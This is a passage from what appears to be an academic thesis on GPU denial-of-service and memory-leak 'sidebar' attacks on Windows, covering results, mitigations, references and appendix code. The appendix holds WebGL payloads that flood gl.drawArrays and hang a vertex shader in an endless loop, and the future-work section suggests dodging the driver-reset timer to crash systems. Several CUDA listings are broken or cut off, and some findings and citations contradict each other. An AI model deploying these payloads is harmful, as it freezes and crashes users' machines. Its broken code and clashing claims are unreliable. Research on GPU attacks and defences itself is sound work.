4.2.1. IMPACT OF GPU MEMORY EXPLOITATION ATTACK

The GPU Memory Exploitation attack significantly impacts the security of graphics processing units. This attack enables malicious actors to gain access to the memory of a GPU and potentially exploit sensitive data stored within, as demonstrated in Figure 4.4.

Figure 4.4 revealed that GPUs are vulnerable to malicious attacks due to their lack of privilege separation, allowing an attacker to access a GPU's memory space without authentication. In addition, the research also showed that GPUs are prone to various memory corruption attacks, such as buffer overflow and out-of-bounds access.

The impact of the GPU Memory Exploitation Attack has been far-reaching. Not only does it threaten the security of GPUs, but it can also significantly impact the security of the systems that run them. As the attack can be used to gain access to sensitive data [39], it can be used by malicious users to launch attacks against systems, networks, and applications. In addition, the attacker can bypass security measures and gain access to resources and data.

CHAPTER 5

5. CONCLUSION AND RECOMMENDATIONS AND FUTURE WORKS

In the past decade, there were many restrictions on how powerful GPUs could perform. That is no longer the case today because of advances in technology. However, it still holds that GPUs are vulnerable to sidebar attacks. This chapter covers the conclusion, recommendations, and future work of this work – Sidebar Attacks on GPUs.

5.1. CONCLUSION

This research aimed to examine the vulnerabilities of GPUs to sidebar attacks and to analyse the exploitability of these vulnerabilities. The study also aimed to design and implement algorithms demonstrating the sidebar vulnerabilities on GPUs.

Our findings showed that GPUs are vulnerable to sidebar attacks and can significantly impact the GPU's performance and security. Further, the algorithms designed and implemented in this study demonstrated the feasibility of sidebar attacks on GPUs and showed that these attacks could cause the GPU to become overwhelmed and perform sub-optimally.

This research highlights the importance of addressing the vulnerabilities of GPUs to sidebar attacks. Organisations and individuals must implement proper security measures to prevent these attacks and ensure their GPUs' safety and stability. Our research results suggest that it is possible to protect GPUs from sidebar attacks by combining memory isolation, ASLR, and TDR with other security measures.

5.1.1. RESEARCH QUESTION 1

Based on the time it takes for the OS to recover, what are the vulnerabilities of GPUs to DoS and Memory Exploitation sidebar attacks on Windows Operating Systems?

The simulation results in Table 4.1 shows that all three Windows operating systems and their respective GPUs are vulnerable to DoS attacks, as evidenced by the significant reduction in throughput when malicious polygons were introduced. The Intel GPU on Windows 7 experienced the most severe impact on performance, with a throughput of only 1,000,000 polygons per second when 8 million malicious polygons were introduced. The Nvidia GPU on Windows 10 and the iRiS GPU on Windows 11 experienced a throughput reduction of 500,000 and 250,000 polygons per second, respectively.

Furthermore, the simulation results show that all three systems experienced screen freeze and recovery timeouts when malicious polygons were introduced. In particular, the Intel GPU on Windows 7 suffered an infinite screen freeze time, while the Nvidia GPU on Windows 10 and the iRiS GPU on Windows 11 both experienced screen freeze times of 20 and 10 seconds, respectively. These results suggest that GPUs are vulnerable to memory exploitation sidebar attacks that can cause significant damage to system performance and stability.

5.1.2. RESEARCH QUESTION 2

What methods could be used for designing and implementing algorithms to demonstrate DoS and Memory Exploitation sidebar attacks on GPUs on Windows Operating Systems?

This research demonstrated that C++ and C, alongside CUDA programming, could be used to design and implement algorithms using the Rapid Application development methodology. In addition, this research designed and implemented four algorithms: flooding the gl,draw, vertex shader, and fragment shader, shown in section 3.5 and the savekey.cuda and getkey.cu shown in section 3.5 of chapter 4 of this research proves research question 3 that GPUs have DoS and memory exploitation exploitable vulnerabilities.

5.1.3. RESEARCH QUESTION 3

How can GPU vulnerabilities be exploited for DoS and Memory Exploitation sidebar attacks on Windows Operating Systems by considering screen freeze time?

Based on the simulation results in Table 4.1, it can be observed that the screen freeze time decreases as the GPU throughput decreases for each Windows operating system tested. For example, for screen froze indefinitely

For Windows 10 with an Nvidia GPU, which had a lower throughput of 500,000 polygons/s, the screen froze for 20 seconds before recovering. Finally, for Windows 11 with an iRiS GPU, which had the lowest throughput of 250,000 polygons/s, the screen froze for 10 seconds before recovering.

The getkey.cu code, as illustrated in Figure 3.4, was run to demonstrate that the memory did not initially contain. “Welcome to Sidebar Attacks on GPUs”. The savekey.cu code was then executed to simulate an external application's use of the GPU. Finally, the getkey.cu code in Figure 3.5 was then run a second time to illustrate the successful

recovery of the value in GPU memory and its memory address, as shown in Figure 4.4. The actions described prove that the GPU vulnerabilities are executable using OpenGL, OpenCL, WebGL or CUDA platforms already provided by the Computing system by default.

Overall, exploiting GPU vulnerabilities for DoS and Memory Exploitation sidebar attacks on Windows Operating Systems by considering screen freeze time can be achieved through malicious polygons, which can overwhelm the GPU's rendering capabilities. By flooding the GPU with these malicious polygons, the performance of the GPU is significantly reduced, leading to a screen freeze that can last for an extended period. Furthermore, during this screen freeze, the GPU is effectively locked, making it impossible for the system to respond to user input.

In addition to malicious polygons, Memory Exploitation sidebar attacks can be launched by exploiting vulnerabilities in the GPU's memory management system. By taking advantage of these vulnerabilities, attackers can access confidential data stored in the GPU's memory, which can be used to execute arbitrary code or steal sensitive information. In both cases, the use of screen freeze time as a metric for measuring the effectiveness of the attack is critical, as it provides insight into the severity of the attack and the potential impact on the system.

5.2. DOS ATTACK SUGGESTED MITIGATIONS

Unfortunately, many DoS vulnerabilities are frequently inherent to the method in which the system is built to operate. As is so frequently, there is no way to eradicate this vulnerability; while this research recommends interval system overhaul, it is judged sufficient to make the DoS challenging to execute effectively.

According to this research, at the time of research, there appeared to be three primary mitigation possibilities, depending on the vendor's willingness to alter the design.

i) A software filter could be applied before executing the code on the GPU. Before an application begins, the web browser's WebGL implementation or the GPU driver could perform some static analysis to estimate the runtime of the GPU function calls; this might be accomplished by examining the number of forms rendered and the shader complexity. If the anticipated runtime were longer than a particular threshold, the application would not launch; this is not a perfect solution, as observed from demonstrated attacks and results. However, Google's new WebGL engine ANGLE

[16] now checks shaders, so it seems plausible that this functionality may be expanded to avoid some of the more direct DoS attacks.

ii) The GPU's architecture might be redesigned to permit the simultaneous execution of several tasks. If done correctly, some GPU resources might always be accountable for OS functions, even if another GPU task was not.

iii) All major operating systems should at least embrace the existing mitigating technique of detecting GPU problems and resetting the adapter. It should also guarantee that there is never a total system failure.

5.3. MEMORY EXPLOITATION ATTACKS MITIGATIONS

A straightforward countermeasure against this vulnerability would be a GPU driver that clears RAM when it is no longer in use; this would thwart the two attacks outlined in this Chapter 3 and 4. However, there are valid reasons why this is not being done today. This operation adds a cost to the execution of the program. While these overheads may be acceptable in typical operating systems, the emphasis on GPU speed makes them intolerable in this context. This form of protection may be adopted in the future, but it is understood why it is not in place now. However, nothing prevents the developer from implementing the same form of security. When memory is released, API developers could implement library methods to delete it automatically. Application developers can manually clean memory before distributing the data, even if this does not occur. The most robust solution is to do this at the lowest possible level, but even at the application level, it will prevent information leakage from that application. Possibly the ideal approach would be for GPU manufacturers to offer this protection as a configurable option.

A GPU architecture that enables virtual memory is a second possible mitigating strategy. Because only one process can be executed at any given time, this concept is not currently implemented. However, if this were to change in the future, the concept of virtual memory would make great sense. With virtual memory built, process isolation could be easily maintained, and ASLR could be handled similarly to how it is on modern operating systems.

5.4. FUTURE WORKS

The ideas described here could be elaborated upon, and the extent of these vulnerabilities is by no means exhaustive. Furthermore, GPU security is in its infancy and will likely experience rapid expansion.

Numerous ways exist to improve the basic DoS attacks described in this research. For example, as previously described in Chapter 3 and Chapter 4, applications might be created to query a computer system and identify the optimal parameters for each system. Additionally, some additional logic may be implemented to freeze the GPU for a brief enough duration so the OS's timer (TDR) does not reset the driver and then repeatedly freeze it; this would cause a near-total system crash on operating systems with timers. Additionally, the DoS attacks might be modified to employ sophisticated computations rather than genuine infinite loops. If appropriately crafted, these may achieve the same DoS while remaining immune to future countermeasures that look for infinite loops.

There are many other ways the information leaking attack could be developed beyond those described in Chapters 3 and 4. For example, the fundamental CUDA code might be expanded to recover larger data chunks and analyse the recovered data; this may be modified to target a website, a video game, or a scientific computation.

Chapter 2 examined many ways GPUs could be utilised to aid malware. Each would constitute a fascinating topic for future research, as none have been thoroughly investigated. It would be prudent to conduct scholarly research in this area, as malware authors are likely already experimenting with GPU-based techniques to gain an advantage. Possible attacks for each listed method might be created, and mitigations with workable implementations would significantly advance this field.

REFERENCES

[1] W. Zhang, "Defend GPUs against DoS attacks," in *2013 IEEE 32nd International Performance Computing and Communications Conference, IPCCC 2013*, 2013. doi: 10.1109/PCCC.2013.6742758.

[2] M. J. Patterson, T. Daniels, and Z. Zhang, "Vulnerability analysis of GPU computing," 2013.

[3] M. Kangwa, C. S. Lubobya, and J. Phiri, "Enhanced protection of e-commerce users' data and privacy using the trusted third party model," in *Proceedings of the 18th International Conference on e-Business, ICE-B 2021*, SciTePress, 2021, pp. 116–126. doi 10.5220/0010576201160126.

[4] H. Ma, J. Tian, D. Gao, and C. Jia, "On the Effectiveness of Using Graphics Interrupt as a Side Channel for User Behavior Snooping," *IEEE Trans Dependable Secure Comput*, 2021, doi: 10.1109/TDSC.2021.3091159.

[5] T. Kubota, K. Yoshida, M. Shiozaki, and T. Fujino, "Deep learning side-channel attack against hardware implementations of AES," *Microprocessor Microsyst*, vol. 87, 2021, doi: 10.1016/j.micpro.2020.103383.

[6] Q. Fang, L. Lin, Y. Z. Wong, H. Zhang, and M. Alioto, "Side-Channel Attack Counteraction via Machine Learning-Targeted Power Compensation for Post-Silicon HW Security Patching," in *Digest of Technical Papers - IEEE International Solid-State Circuits Conference*, 2022. doi: 10.1109/ISSCC42614.2022.9731755.

[7] T. Mihm, "Protecting critical data," *IEEE Design and Test of Computers*, vol. 24, no. 6, 2007, doi: 10.1109/MDT.2007.201.

[8] W. He, W. Zhang, S. Sinha, and S. Das, "IGPU Leak: An Information Leakage Vulnerability on Intel Integrated GPU," in *Proceedings of the Asia and South Pacific Design Automation Conference, ASP-DAC*, 2020. doi: 10.1109/ASP-DAC47756.2020.9045745.

[9] J. Tan, Y. Yi, F. Shen, and X. Fu, "Modeling and characterizing GPGPU reliability in the presence of soft errors," *Parallel Comput*, vol. 39, no. 9, 2013, doi: 10.1016/j.parco.2013.01.001.

[10] D. Deyannis, R. Tsirbas, G. Vasiliadis, R. Montella, S. Kosta, and S. Ioannidis, "Enabling GPU-assisted antivirus protection on Android devices through edge offloading," in *EdgeSys 2018 - Proceedings of the 1st ACM International Workshop on Edge Systems, Analytics and Networking, Part of MobiSys 2018*, 2018. doi 10.1145/3213344.3213347.

[11] Z. Huang, N. Ma, S. Wang, and Y. Peng, "GPU computing performance analysis on matrix multiplication," *The Journal of Engineering*, vol. 2019, no. 23, 2019, doi: 10.1049/joe.2018.9178.

[12] H. Naghibijouybari, A. Neupane, Z. Qian, and N. Abu-Ghazaleh, "Beyond the CPU: Side-Channel Attacks on GPUs," *IEEE Des Test*, vol. 38, no. 3, 2021, doi: 10.1109/MDAT.2021.3063359.

[13] X. Zhu, Y. Liu, and H. Yin, "A survey of GPU vulnerabilities and defence mechanisms," *Future Generation Computer Systems*, vol. 92, pp. 230–243, 2019, doi 10.1016/j.future.2018.09.051.

[14] Y. Liu, H. Chen, S. Zhu, and K. Chen, "Analysis of the Security of NVIDIA GPUs," *IEEE Transactions on Information Forensics and Security*, vol. 13, no. 4, pp. 977–992, 2018, doi: 10.1109/TIFS.2017.2774404.

[15] M. Knobloch and B. Mohr, "Tools for GPU computing-Debugging and performance analysis of heterogenous HPC applications," *Supercomput Front Innov*, vol. 7, no. 1, 2020, doi: 10.14529/js200105.

[16] P. Zhu, T. Lu, and M. Chen, "A trace-driven simulation of a memory system in multithread applications," *Jisuanji Yanjiu yu Fazhan/Computer Research and Development*, vol. 52, no. 6, 2015, doi: 10.7544/issn1000-1239.2015.20150160.

[17] R. A. Uhlig and T. N. Mudge, "Trace-driven memory simulation: a survey," *ACM Comput Surv*, vol. 29, no. 2, 1997, doi: 10.1145/254180.254184.

[18] T. Moher and G. M. Schneider, "Methodology and experimental research in software engineering," *Int J Man Mach Stud*, vol. 16, no. 1, 1982, doi: 10.1016/S0020-7373(82)80072-2.

[19] A. Babii, "Important aspects of the experimental research methodology," *Scientific journal of the Ternopil national technical university*, vol. 97, no. 1, 2020, doi: 10.33108/visnyk_tntu2020.01.077.

[20] S. Committee, *IEEE Standard for Software Verification and Validation IEEE Standard for Software Verification and Validation*, vol. 1998, no. July. 1998.

[21] W. Ge, R. Sankaran, and J. H. Chen, "Development of a CPU/GPU portable software library for Lagrangian–Eulerian simulations of liquid sprays," *International Journal of Multiphase Flow*, vol. 128, 2020, doi: 10.1016/j.ijmultiphaseflow.2020.103293.

[22] B. N. M. Reddy, "Performance Analysis of GPU V/S CPU for Image Processing Applications," *Int J Res Appl Sci Eng Technol*, vol. V, no. II, 2017, doi: 10.22214/ijraset.2017.2061.

[23] Y. Gao and Y. Zhou, "Side-channel attacks with multi-Thread mixed leakage," *IEEE Transactions on Information Forensics and Security*, vol. 16, 2021, doi: 10.1109/TIFS.2020.3023278.

[24] D. Bianchi, F. Avanzini, A. Barate, L. A. Ludovico, and G. Presti, "A GPU-Oriented Application Programming Interface for Digital Audio Workstations," *IEEE Transactions on Parallel and Distributed Systems*, vol. 33, no. 8, 2022, doi: 10.1109/TPDS.2021.3131659.

[25] T. Gomez, R. Luna, and S. A. Islam, "Reliability and Security of Extreme Parallelism," *IEEE Consumer Electronics Magazine*, vol. 11, no. 4, 2022, doi: 10.1109/MCE.2021.3120983.

[26] Y. Zhang, J. Liu, and P. Wang, "Defending against flooding fragment shader attacks in GPU-accelerated systems," *Future Generation Computer Systems*, vol. 102, pp. 778–788, 2020.

[27] P. Wang, J. Liu, and Y. Zhang, "A survey of security threats and defences in GPU-accelerated systems," *J Parallel Distrib Comput*, vol. 136, pp. 203–217, 2020.

[28] D. Sgandurra, E. C. Lupu, and A. Russo, "Anomaly detection for side-channel attacks targeting the GPU memory," *IEEE Trans Dependable Secure Comput*, vol. 12, no. 1, pp. 96–108, 2015.

[29] Z. Li, J. Li, X. Shen, and W. Li, "Defense against vertex shader flooding attacks in GPU-accelerated systems," *IEEE Transactions on Information Forensics and Security*, vol. 13, no. 3, pp. 701–714, 2018.

[30] X. Chen, R. Dathathri, G. Gill, and K. Pingali, “Pangolin: An efficient and flexible graph mining system on CPU and GPU,” *Proceedings of the VLDB Endowment*, vol. 13, no. 8, 2020, doi: 10.14778/3389133.3389137.

[31] S. B. Dutta, H. Naghibijouybari, N. Abu-Ghazaleh, A. Marquez, and K. Barker, “Leaky buddies: Cross-component covert channels on integrated CPU-GPU systems,” in *Proceedings - International Symposium on Computer Architecture*, 2021. doi: 10.1109/ISCA52012.2021.00080.

[32] Q. Yang, H. Gao, W. Yan, L. Xu, and S. Gao, “Learning Action Representation from RGB-D Videos with GPU-Based Motion Features Extraction,” *IEEE Trans Multimedia*, vol. 24, pp. 3269–3279, 2022.

[33] K. Chen *et al.*, “gpuRefine: A GPU-based Refinement Algorithm for Protein Surface Reconstruction from Cryo-EM Density Map,” *IEEE Transactions on Parallel and Distributed Systems*, p. 1, 2022.

[34] H. Song, H. Gao, Y. Wang, and W. Ma, “GEMNet: A General Edge-aware Multi-task Network for Multi-modal MR Image Segmentation on GPU,” *Computerized Medical Imaging and Graphics*, vol. 90, p. 101968, 2021.

[35] J. Huang *et al.*, “vDIF-Fast: An Efficient Parallelized GPU Accelerated Tool for Genome-Wide DNA Methylation Analysis,” *Front Genet*, vol. 12, p. 823, 2022.

[36] Y. Koo, S. Kim, and Y. guk Ha, “OpenCL-Darknet: implementation and optimization of OpenCL-based deep learning object detection framework,” *World Wide Web*, vol. 24, no. 4, 2021, doi: 10.1007/s11280-020-00778-y.

[37] C. Bolchini, S. Cherubin, G. C. Durelli, S. Libutti, A. Miele, and M. D. Santambrogio, “A runtime controller for openCL applications on heterogeneous system architectures,” *ACM SIGBED Review*, vol. 15, no. 1, 2018, doi: 10.1145/3199610.3199614.

[38] Z. Yao, S. Mirzamohammadi, A. A. Sani, and M. Payer, “Milkomeda: Safeguarding the mobile GPU interface using WebGL security checks,” in *Proceedings of the ACM Conference on Computer and Communications Security*, 2018. doi 10.1145/3243734.3243772.

[39] R. Di Pietro, F. Lombardi, and A. Villani, “CUDA Leaks,” *ACM Transactions on Embedded Computing Systems*, vol. 15, no. 1, 2016, doi: 10.1145/2801153.

[40] A. Horga, S. Chattopadhyay, P. Eles, and Z. Peng, “Genetic algorithm-based estimation of non–functional properties for GPGPU programs,” *Journal of Systems Architecture*, vol. 103, 2020, doi: 10.1016/j.sysarc.2019.101697.

[41] K. A. Mwila, “An Assessment of Cyber Attacks Preparedness Strategy for Public and Private Sectors in Zambia,” 2020.

[42] A. Panchenko *et al.*, “Website Fingerprinting at Internet Scale,” 2017. doi 10.14722/ndss.2016.23477.

[43] X. Mei and X. Chu, “Dissecting GPU Memory Hierarchy Through Microbenchmarking,” *IEEE Transactions on Parallel and Distributed Systems*, vol. 28, no. 1, 2017, doi: 10.1109/TPDS.2016.2549523.

[44] M. Lee, H. Ahn, C. H. Hong, and D. S. Nikolopoulos, “gShare: A centralized GPU memory management framework to enable GPU memory sharing for containers,” *Future Generation Computer Systems*, vol. 130, 2022, doi: 10.1016/j.future.2021.12.016.

[45] D. Černý and J. Dobeš, “GPU accelerated nonlinear electronic circuits solver for transient simulation of systems with a large number of components,” *Electronics (Switzerland)*, vol. 9, no. 11, 2020, doi 10.3390/electronics9111819.

[46] C. Luo, Y. Fei, and D. Kaeli, “GPU acceleration of RSA is vulnerable to side-channel timing attacks,” in *IEEE/ACM International Conference on Computer-Aided Design, Digest of Technical Papers, ICCAD*, 2018. doi 10.1145/3240765.3240812.

[47] K. Zhang, D. P. Paudel, and L.-Y. Wei, “Real-Time Fluid Simulation with Implicit Surface Polygonization,” *ACM Transactions on Graphics (TOG)*, vol. 39, no. 4, pp. 1–14, 2020.

[48] S.-Y. Chen, W. Shi, and others, “Neural Face Editing with Intrinsic Image Disentangling,” *ACM Transactions on Graphics (TOG)*, vol. 40, no. 4, pp. 1–16, 2021.

[49] A. Dai, C. R. Qi, and M. Nießner, “Learning to Generate 3D Meshes with Generative Adversarial Networks,” in *Conference on Neural Information Processing Systems (NeurIPS)*, 2020, pp. 1724–1736.

[50] J. Xing, C. Ma, and H. Li, “Deep Learning for Digital Content Creation,” *ACM Transactions on Graphics (TOG)*, vol. 41, no. 1, pp. 1–22, 2022.

[51] Y. Zhao, J. Liu, and J. Wang, “A Survey of Real-Time Global Illumination Techniques in Computer Graphics,” *IEEE Trans Vis Comput Graph*, vol. 27, no. 1, pp. 185–206, 2021.

[52] P. Chapman, A. Shelat, and D. Lie, “SGXBounds: Memory Safety for Shielded Execution using Graphics Hardware,” in *28th USENIX Security Symposium (USENIX Security 19)*, 2020, pp. 1053–1069.

[53] Y. Gao *et al.*, “Estimating GPU memory consumption of deep learning models,” in *ESEC/FSE 2020 - Proceedings of the 28th ACM Joint Meeting European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2020. doi 10.1145/3368089.3417050.

[54] Z. Zhou, W. Diao, X. Liu, Z. Li, K. Zhang, and R. Liu, “Vulnerable GPU Memory Management: Towards Recovering Raw Data from GPU,” *Proceedings on Privacy Enhancing Technologies*, vol. 2017, no. 2, 2017, doi: 10.1515/popets-2017-0016.

[55] J. Park, H. Cho, W. Jung, and J. Lee, “Transparent GPU memory management for DNNs,” *ACM SIGPLAN Notices*, vol. 53, no. 1, 2018, doi: 10.1145/3178487.3178531.

[56] M. T. Awan, “Linux vs Windows: A Comparison of Two Widely Used Platforms,” *Journal of Computer Science and Technology Studies*, vol. 4, no. 1, 2022, doi: 10.32996/jcsts.2022.4.1.4.

[57] R. Tiwari and Mr S. Siddique, “ANALYTICAL SURVEY OF WINDOWS OPERATING SYSTEM AND COMPARISON OF WINDOWS, LINUX AND ANDROID OPERATING SYSTEM,” *International Journal of Engineering Applied Sciences and Technology*, vol. 6, no. 2, 2021, doi: 10.33564/ijeast.2021.v06i02.028.

[58] NVIDIA Corporation, “Nvidia Tesla V100 GPU Volta Architecture,” *White Paper*, no. v1.1, 2017.

[59] J. Choquette, W. Gandhi, O. Giroux, N. Stam, and R. Krashinsky, “NVIDIA A100 Tensor Core GPU: Performance and Innovation,” *IEEE Micro*, vol. 41, no. 2, 2021, doi: 10.1109/MM.2021.3061394.

[60] Nvidia, “NVIDIA A100 Tensor Core GPU,” *White Paper*, 2020.

[61] Y. Yadlapalli, H. Zhou, Y. Zhang, and C. Liu, “GGuard: Enabling Leakage-Resilient Memory Isolation in GPU-accelerated Autonomous Embedded Systems,” in *Proceedings - Design Automation Conference*, 2021. doi: 10.1109/DAC18074.2021.9586244.

[62] H. Choi and J. Lee, “Efficient use of GPU memory for large-scale deep learning model training,” *Applied Sciences (Switzerland)*, vol. 11, no. 21, 2021, doi: 10.3390/app112110377.

[63] X. Wang and W. Zhang, “Cracking Randomized Coalescing Techniques with an efficient Profiling-based side-channel Attack to GPU,” in *ACM International Conference Proceeding Series*, 2019. doi 10.1145/3337167.3337169.

[64] N. Belleville, D. Couroussé, K. Heydemann, and H. P. Charles, “Automated software protection for the masses against side-channel attacks,” *ACM Transactions on Architecture and Code Optimization*, vol. 15, no. 4, 2019, doi: 10.1145/3281662.

[65] Z. H. Jiang, Y. Fei, and D. Kaeli, “A novel side-channel timing attack on GPUs,” in *Proceedings of the ACM Great Lakes Symposium on VLSI, GLSVLSI*, 2017. doi 10.1145/3060403.3060462.

[66] J. Lai, H. Yu, Z. Tian, and H. Li, “Hybrid MPI and CUDA Parallelization for CFD Applications on Multi-GPU HPC Clusters,” *Sci Program*, vol. 2020, 2020, doi: 10.1155/2020/8862123.

[67] H. Naghibijouybari, A. Neupane, Z. Qian, and N. Abu-Ghazaleh, “Side Channel Attacks on GPUs,” *IEEE Trans Dependable Secure Comput*, vol. 18, no. 4, 2021, doi: 10.1109/TDSC.2019.2944624.

[68] H. Jeon, N. Karimian, and T. Lehman, “A New Foe in GPUs: Power Side-Channel Attacks on Neural Network,” in *Proceedings - International Symposium on Quality Electronic Design, ISQED*, 2021. doi: 10.1109/ISQED51717.2021.9424358.

[69] A. Moradi and T. Schneider, “Improved side-channel analysis attacks on xilinx bitstream encryption of 5, 6, and 7 series,” in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2016. doi 10.1007/978-3-319-43283-0_5.

[70] H. Naghibijouybari, Z. Qian, A. Neupane, and N. Abu-Ghazaleh, “Rendered insecure: GPU side-channel attacks are practical,” in *Proceedings of the ACM Conference on Computer and Communications Security*, 2018. doi 10.1145/3243734.3243831.

[71] S. Liu, Y. Wei, J. Chi, F. H. Shezan, and Y. Tian, “Side-channel attacks in computation offloading systems with GPU virtualization,” in *Proceedings - 2019 IEEE Symposium on Security and Privacy Workshops, SPW 2019*, 2019. doi 10.1109/SPW.2019.00037.

[72] T. Allen and R. Ge, “In-Depth Analyses of Unified Virtual Memory System for GPU Accelerated Computing,” in *International Conference for High-Performance Computing, Networking, Storage and Analysis, SC*, 2021. doi 10.1145/3458817.3480855.

[73] S. Lee, Y. Kim, J. Kim, and J. Kim, “Stealing webpages rendered on your browser by exploiting GPU vulnerabilities,” in *Proceedings - IEEE Symposium on Security and Privacy*, 2014. doi 10.1109/SP.2014.9.

[74] T. Hunt *et al.*, “Telekine: Secure computing with cloud GPUs,” in *Proceedings of the 17th USENIX Symposium on Networked Systems Design and Implementation, NSDI 2020*, 2020.

[75] E. Karimi, Y. Fei, and D. Kaeli, “Hardware/Software Obfuscation against Timing Side-channel Attack on a GPU,” in *Proceedings of the IEEE International Symposium on Hardware Oriented Security and Trust, HOST 2020*, 2020. doi 10.1109/HOST45689.2020.9300259.

[76] J. Danisevskis, M. Piekarska, and J. P. Seifert, “Dark side of the shader: Mobile GPU-aided malware delivery,” in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2014. doi 10.1007/978-3-319-12160-4_29.

[77] Z. H. Jiang, Y. Fei, and D. Kaeli, “Exploiting bank conflict-based side-channel timing leakage of GPUs,” *ACM Transactions on Architecture and Code Optimization*, vol. 16, no. 4, 2019, doi 10.1145/3361870.

APPENDICES

SAMPLE CODE LISTING

Listing 6.1: Flooding the gl.draw Function [2]

```
triangleVertexPositionBuffer = gl.createBuffer( );
gl.bindBuffer(gl.ARRAY_BUFFER, triangleVertexPositionBuffer);

var numTriangles = 4000000;
var verts = new Float32Array(numTriangles*9);

for(var i=0; i<numTriangles*9; i=i+9) {
        verts[i]    =   0.0;   verts[i+1]   = 5.0;   verts[i+2] = 0.0;
        verts[i+3]  =   -5.0;  verts[i+4]   = -5.0;  verts[i+5] = 0.0;
        verts[i+6]  =   5.0;   verts[i+7]   = -5.0;  verts[i+8] = 0.0;
}

gl.bufferData(gl.ARRAY_BUFFER, verts, gl.STATIC_DRAW);
triangleVertexPositionBuffer.itemSize = 3;
triangleVertexPositionBuffer.numItems = numTriangles*3;
gl.drawArrays(gl.TRIANGLES, 0 ,triangleVertexPositionBuffer.numItems);
```

Flooding the Vertex Shader Code

```
#include <iostream>
#include <cuda.h>
#include <cuda_runtime.h>
#define N 80000 // number of 2D shapes to draw
#define BLOCK_SIZE 256 // block size for kernel

struct Shape {
    float x, y; // position of shape
    float r, g, b; // color of shape
};
__global__ void drawShapes(Shape* shapes, float* vertices) {
```

```
    int idx = blockIdx.x * blockDim.x + threadIdx.x;
    if (idx < N) {
        float x = shapes[idx].x;
        float y = shapes[idx].y;
        float r = shapes[idx].r;
        float g = shapes[idx].g;
        float b = shapes[idx].b;
        // Define the vertices of the shape (here, a square)
        // The vertices are ordered in a counter-clockwise order
        // with the first vertex being the upper-left corner
        float v1x = x - 0.5f;
        float v1y = y + 0.5f;
        float v2x = x + 0.5f;
        float v2y = y + 0.5f;
        float v3x = x + 0.5f;
        float v3y = y - 0.5f;
        float v4x = x - 0.5f;
        float v4y = y - 0.5f;

        // Store the vertices in the output array
        int i = idx * 12;
        vertices[i] = v1x; vertices[i+1] = v1y; vertices[i+2] = r; vertices[i+3] = g; vertices[i+4] = b;
        vertices[i+5] = v2x; vertices[i+6] = v2y; vertices[i+7] = r; vertices[i+8] = g; vertices[i+9] = b;
        vertices[i+10] = v3x; vertices[i+11] = v3y; vertices[i+12] = r; vertices[i+13] = g; vertices[i+14] = b;
```

```
        vertices[i+15] = v1x; vertices[i+16] = v1y; vertices[i+17] = r; vertices[i+18] = g; vertices[i+19] = b;
        vertices[i+20] = v3x; vertices[i+21] = v3y; vertices[i+22] = r; vertices[i+23] = g; vertices[i+24] = b;
        vertices[i+25] = v4x; vertices[i+26] = v4y; vertices[i+27] = r; vertices[i+28] = g; vertices[i+29] = b;
    }
}
int main() {
    // Allocate memory for the shapes and vertices on the CPU
    Shape* h_shapes = new Shape[N];
    float* h_vertices = new float[N * 6 * 5]; // 6 vertices per shape, 5 floats per vertex (x, y, r, g, b)
    // Initialize the shapes with random positions and colors
    for (int i = 0; i < N; i++) {
        h_shapes[i].x = static_cast<float>(rand()) / static_cast<float>(RAND_MAX) * 2.0f - 1.0f;
        h_shapes[i].y = static_cast<float>(rand()) / static_cast<float>(RAND_MAX) * 2.0f - 1.0f;
        h_shapes[i].r = static_cast<float>(rand()) / static_cast<float>(RAND_MAX);
        h_shapes[i].g = static_cast<float>(rand()) / static_cast<float>(RAND_MAX);
        h_shapes[i].b = static_cast<float>(rand()) / static_cast<float>(RAND_MAX);
    }
    // Allocate memory for the shapes and vertices on the GPU
    Shape* d_shapes;
    float* d_vertices;
    cudaMalloc(&d_shapes, N * sizeof(Shape));
    cudaMalloc(&d_vertices, N * 6 * 5 * sizeof(float));
```

```
    // Copy the shapes from the CPU to the GPU memory
    cudaMemcpy(d_shapes, h_shapes, N * sizeof(Shape), cudaMemcpyHostToDevice);
    // Launch the kernel to draw the shapes
    int num_blocks = (N + BLOCK_SIZE - 1) / BLOCK_SIZE;
    drawShapes<<<num_blocks, BLOCK_SIZE>>>(d_shapes, d_vertices);
    // Copy the vertices from GPU to CPU memory
    cudaMemcpy(h_vertices, d_vertices, N * 6 *
// Print out the first 10 vertices for debugging
for (int i = 0; i < 10; i++) {
    std::cout << "Vertex " << i << ": (" << h_vertices[i*5] << ", " << h_vertices[i*5+1]
<< ") "
            << "(" << h_vertices[i*5+2] << ", " << h_vertices[i*5+3] << ", " <<
h_vertices[i*5+4] << ")" << std::endl;
}
// Free GPU memory
cudaFree(d_shapes);
cudaFree(d_vertices);
// Free CPU memory
delete[] h_shapes;
delete[] h_vertices;
return 0;
```

Listing 6.2: Flooding the Vertex Shader [2]

```
<script id="shader-vs" type="x-shader/x-vertex" >

        attribute vec3 aVertexPosition;
        uniform mat4 uMVMatrix;
        uniform mat4 uPMatrix;


void main(void) {
        float val;
        for(float i=0.0; i!=0.5; i+=1.0)
                val = val+0.000001;

        gl_Position = uPMatrix * uMVMatrix * vec4(aVertexPosition, 1.0);
}
</script>
```

Flooding the Fragment Shader attack Code

```
#include <iostream>

#include <fstream>

#include <cmath>

#include <cuda_gl_interop.h>

#include <GL/glew.h>

#include <GL/glut.h>

#include <cuda_runtime_api.h>


// Constants

const int WIDTH = 800;

const int HEIGHT = 600;

const int BLOCK_SIZE = 16;


struct Vertex {

    float x, y, z;

};
```

```
// Input variables
__constant__ float PERSPECTIVE_MATRIX[16];
__device__ Vertex* vertices;

// Output variables
texture<float4, cudaTextureType2D, cudaReadModeElementType> output_texture;
surface<void, cudaSurfaceType2D> output_surface;

// Kernel function to fill the output texture with color
__global__ void drawKernel() {
    int x = blockIdx.x * blockDim.x + threadIdx.x;
    int y = blockIdx.y * blockDim.y + threadIdx.y;

    if (x >= WIDTH || y >= HEIGHT) return;

    // Compute the depth of this pixel
    float depth = tex2D(output_texture, x, y).w;

    // Set the color based on the depth
    float r = depth;
    float g = 0.5f * (1.0f - depth);
    float b = 1.0f - depth;

    // Write the color to the output surface
    surf2Dwrite(make_float4(r, g, b, 1.0f), output_surface, x * sizeof(float4), y);
}
```

```
int main(int argc, char** argv) {
    // Initialize OpenGL and CUDA
    glutInit(&argc, argv);
